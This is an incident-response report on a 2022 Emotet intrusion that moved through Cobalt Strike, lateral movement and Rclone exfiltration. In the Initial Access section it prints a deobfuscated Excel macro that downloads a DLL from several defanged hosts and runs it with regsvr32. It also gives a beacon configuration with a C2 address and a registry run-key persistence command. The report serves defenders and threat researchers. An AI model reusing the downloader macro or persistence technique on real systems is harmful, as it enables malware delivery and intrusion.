
Dead or Alive? An Emotet Story

thedfirreport.com/2022/09/12/dead-or-alive-an-emotet-story/

September 12, 2022



In this intrusion from May 2022, we observed a domain-wide compromise that started from a malware ridden Excel document containing the never-dying malware, Emotet.

The post-exploitation started very soon after the initial compromise. The threat actors began enumerating the network once Emotet deployed a Cobalt Strike beacon on the beachhead host. After three days of discovery and lateral movement, the threat actors exfiltrated sensitive data using Rclone before leaving the network.

After a successful takedown thanks to Interpol and Eurojust efforts, Emotet was resurrected in November 2021 with the help of Trickbot malware. Since then, Emotet has been testing different initial access payloads while its developers were busy improving the core functionality of the actual malware. Since January 2022 we observed an increase in the activity of Cobalt Strike deployments following Emotet intrusions.

In a few weeks, we'll have another Emotet report out from June, where the intrusion used similar TTPs and ended in ransomware.

Case Summary

Back in May, we witnessed an intrusion that started from a phishing email which included Emotet. The intrusion lasted four days and contained many of the usual suspects, including the Cobalt Strike post-exploitation framework.

The Emotet infection was delivered using a xls file containing a malicious macro, a technique that has been on the wane in recent months. After executing the Emotet malware, it ran a few basic Windows discovery commands (systeminfo, ipconfig, etc.), wrote a registry run key for persistence, and made its initial call outs to the command and control servers.

Around 40 minutes after the initial execution, the Emotet malware started to run a new Emotet email spreader campaign. This entailed connecting to various email servers and sending new emails with attached xls and zip files. This activity continued until the UTC clock turned over to the next day; at which point, the email spreader halted for a period of time and around seven hours into the second day, it began running the email spreader again.

Around 26 hours after the initial infection, while still running the email spreader, the Emotet malware pulled down and executed a Cobalt Strike payload on the beachhead host. Right after the beacon was executed, the threat actors began enumerating the network using native Windows binaries and the PowerView module, Invoke-ShareFinder. Around 30 minutes after dropping the beacon the threat actor injected into a dllhost.exe process and then proceeded to dump credentials from LSASS. Another 20 minutes later, the threat actor ran Invoke-ShareFinder again and Invoke-Kerberoast.

At 29 hours from initial access, the threat actors began their first lateral movement. This was achieved by transferring a Cobalt Strike DLL over SMB and executing via a remote service on another workstation. From there, they ran Invoke-Sharefinder once again, along with AdFind, using a batch file named find.bat. Pass-the-Hash behavior was observed targeting several accounts on the lateral host. Use of Cobalt Strike's Get-System module was also apparent via the logs.

The threat actors then proceeded to do additional network discovery using a batch script named p.bat to ping all servers in the network. More account discovery was then observed, with queries for Domain Administrators and a backup account.

At 31 hours into the intrusion, the threat actors pivoted to the Domain Controller using the same Cobalt Strike DLL. Once on the Domain Controller, the threat actors again used Get-System to elevate and then dumped LSASS. After completing that activity, the threat actors chose another server to push a file, 1.msi, to, which was the installation package for Atera–for an additional means of persistence and command and control. During this whole second day, the original Emotet infection on the beachhead host was still trying to send more malicious emails, finally stopping for the day a little before 23:00 UTC.

They returned the next day, at the same time as the previous day, and picked up where they left off. They pivoted to a couple of workstations on the network using Cobalt Strike and installed Atera and Splashtop with a different MSI installer. Once again, they executed Invoke-Sharefinder, AdFind, and the p.bat batch script to ping online servers. Using the remote admin tools, they used Rclone to exfiltrate important data from a file server and upload it to MEGA. Interestingly, the threat actors exfiltrated the same data twice while running Rclone with the parameter *–ignore-existing* from two different hosts on the network. Around 20:00 UTC the Emotet infection on the beachhead host began its email spreader activity again, only to halt at the change over at 00:00 UTC.


On the last day of this intrusion, the threat actors returned during their normal working hours and used Rclone to exfiltrate IT-related data from a separate server. This was the last activity we observed from this group. These cases commonly end up with ransomware in addition to data exfiltration. This, however, was not the case with this intrusion as the threat actors were evicted before any final actions could be taken.


Services

We offer multiple services including a Threat Feed service which tracks Command and Control frameworks such as Cobalt Strike, BumbleBee, Covenant, Metasploit, Empire, PoshC2, etc. More information on this service and others can be found here.

We also have artifacts and IOCs available from this case such as pcaps, memory captures, files, event logs including Sysmon, Kape packages, and more, under our Security Researcher and Organization services.

Timeline






Analysis and reporting completed by @Kostastsale and @IcsNick


Initial Access

The threat actor gained access to the environment after a user opened an Excel document and enabled macros. The document came in via email in the form of a zip file which included an xls file. Thanks for sharing @proxylife!

> #Emotet – epoch4/5 – Malstorm continues.
>
> Mixture of lnk files and xls files being sent. I am playing catching up updating my git with IOC's!
>
> #1 – .lnk .ps1 > .dll
> #2 – .zip > .xls > .dll
>
> IOC'shttps://t.co/tZgoqOU6Ox (e4)https://t.co/BoJWNNvbhp (e5) pic.twitter.com/GfRXjO1GF8
>
> — proxylife (@pr0xylife) May 18, 2022



The document contains hidden sheets, has white characters on a white background, and is attributed to SilentBuilder with Emotet, epoch5.



To deobfuscate the document the tool xlmdeobfuscator was used with the following output.

After deobfuscation and cleaned up, the code in the macro looks as follows.


```
=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http[:]//praachichemfood[.]com/wp-content/Mwmos/","..\hvxda.ocx",0,0)

=IF(JRSJG1<0,CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https[:]//lopespublicidade[.]com/cgi-
bin/e5R5oG4iEaQnxQrZDh/","..\hvxda.ocx",0,0))

=IF(JRSJG2<0,CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https[:]//bosny[.]com/aspnet_client/rnMp0ofR/","..\hvxda.ocx

=IF(JRSJG3<0,CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http[:]//seasidesolutions[.]com/cgi-
bin/WLoO6sEzYCJ3LTlC/","..\hvxda.ocx",0,0))

=IF(JRSJG4<0,CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http[:]//borgelin[.]org/belzebub/okwRWz1C/","..\hvxda.ocx",0

=IF(JRSJG5<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http[:]//loa-hk[.]com/wp-
content/ffBag/","..\hvxda.ocx",0,0))

=IF(JRSJG6<0, CLOSE(0),)

=EXEC("C:\Windows\System32\regsvr32.exe ..\hvxda.ocx")

=R
```

Execution

Emotet Execution


The execution is done from an Excel document using regsvr32.exe with the payload, hvxda.ocx, that is a DLL file with the name of random characters, llJyMIOvft.dll . Worth noting, the Excel document failed to download the second payload from a few of the embedded URLs.

A new file is then created in C:\%USERPROFILE%\AppData\Local\ with a folder that also consists of random characters.




Cobalt Strike Execution

The Emotet DLL is then used to download Cobalt Strike, which is then injected into svchost and dllhost.



Sysmon showing Emotet starting the Cobalt Strike executable.



A great way to get the Malleable profile (and additional beacon config), is to use Didier Stevens's fantastic tool 1768.py. Here, the tool is used with a process dump of the executable.

```
remnux@remnux:~/malware$ 1768.py UOmCgbXygCe.exe.dmp
File: UOmCgbXygCe.exe.dmp
Config found: xorkey b'.' 0x00000000 0x00010000
0x0001 payload type                     0x0001 0x0002 0 windows-beacon_http-reverse_http
0x0002 port                             0x0001 0x0002 8080
0x0003 sleeptime                        0x0002 0x0004 45000
0x0004 maxgetsize                       0x0002 0x0004 1403644
0x0005 jitter                           0x0001 0x0002 37
0x0007 publickey                        0x0003 0x0100 30819f300d06092a864886f70d010101050003818d0030818902818100 9f5a22ba10f9360f61e8ec20607547cada4a9
aff5c762f44edd11e0f97f4a87feeec9083aa725c46d4f7904db7345586a0a2a8ae0890a7fd041df29241cdc8b918c4ed76bcdc2aa657401cb746fed27eff6ff0c6507d4d9456b4605428
5d01eb703c37523006b9b6c36110a0437e96e99a1997b23375d2b5ba99f3d8bbe933bb020301000100000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0x0008 server,get-uri                   0x0003 0x0100 '59.95.98.204,/jquery-3.3.1.min.js'
0x0043 DNS_STRATEGY                     0x0001 0x0002 0
0x0044 DNS_STRATEGY_ROTATE_SECONDS      0x0002 0x0004 -1
0x0045 DNS_STRATEGY_FAIL_X              0x0002 0x0004 -1
0x0046 DNS_STRATEGY_FAIL_SECONDS        0x0002 0x0004 -1
0x000e SpawnTo                          0x0003 0x0010 '[2@Ê0È[µ\x9fn8G\x88ß0\x99'
0x001d spawnto_x86                      0x0003 0x0040 '%windir%\\syswow64\\dllhost.exe'
0x001e spawnto_x64                      0x0003 0x0040 '%windir%\\sysnative\\dllhost.exe'
0x001f CryptoScheme                     0x0001 0x0002 0
0x001a get-verb                         0x0003 0x0010 'GET'
0x001b post-verb                        0x0003 0x0010 'POST'
0x001c HttpPostChunk                    0x0002 0x0004 0
0x0025 license-id                       0x0002 0x0004 206546002
0x0024 deprecated                       0x0003 0x0020 'xi1knfb/QiftN2EAhdtcyw=='
0x0026 bStageCleanup                    0x0001 0x0002 1
0x0027 bCFGCaution                      0x0001 0x0002 0
0x0047 MAX_RETRY_STRATEGY_ATTEMPTS      0x0002 0x0004 0
0x0048 MAX_RETRY_STRATEGY_INCREASE      0x0002 0x0004 0
0x0049 MAX_RETRY_STRATEGY_DURATION      0x0002 0x0004 0
0x0009 useragent                        0x0003 0x0100 'Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko'
0x000a post-uri                         0x0003 0x0040 '/jquery-3.3.2.min.js'
```

Persistence

The Emotet malware infection on the beachhead host used a registry run key to maintain persistence.

Value Name	Value Type	Data
llJyMIOvft.dll	RegSz	C:\Windows\system32\regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\llJyMIOvft.dll"

Type viewer | Binary viewer

Value name: llJyMIOvft.dll

Value type: RegSz

Value: C:\Windows\system32\regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\llJyMIOvft.dll"

This registry key activity (Sysmon EventID 12 & 13) was observed continuously on the beachhead host for the first few days of the intrusion.

Image	ProcessId	EventType	TargetObject	Details
C:\Windows\system32\regsvr32.exe	1360	CreateKey	HKU\S-1-5-21-2305598449-1564225094-2953443992-1138\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	-
C:\Windows\system32\regsvr32.exe	1360	SetValue	HKU\S-1-5-21-2305598449-1564225094-2953443992-1138\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\llJyMIOvft.dll	C:\Windows\system32\regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\llJyMIOvft.dll"
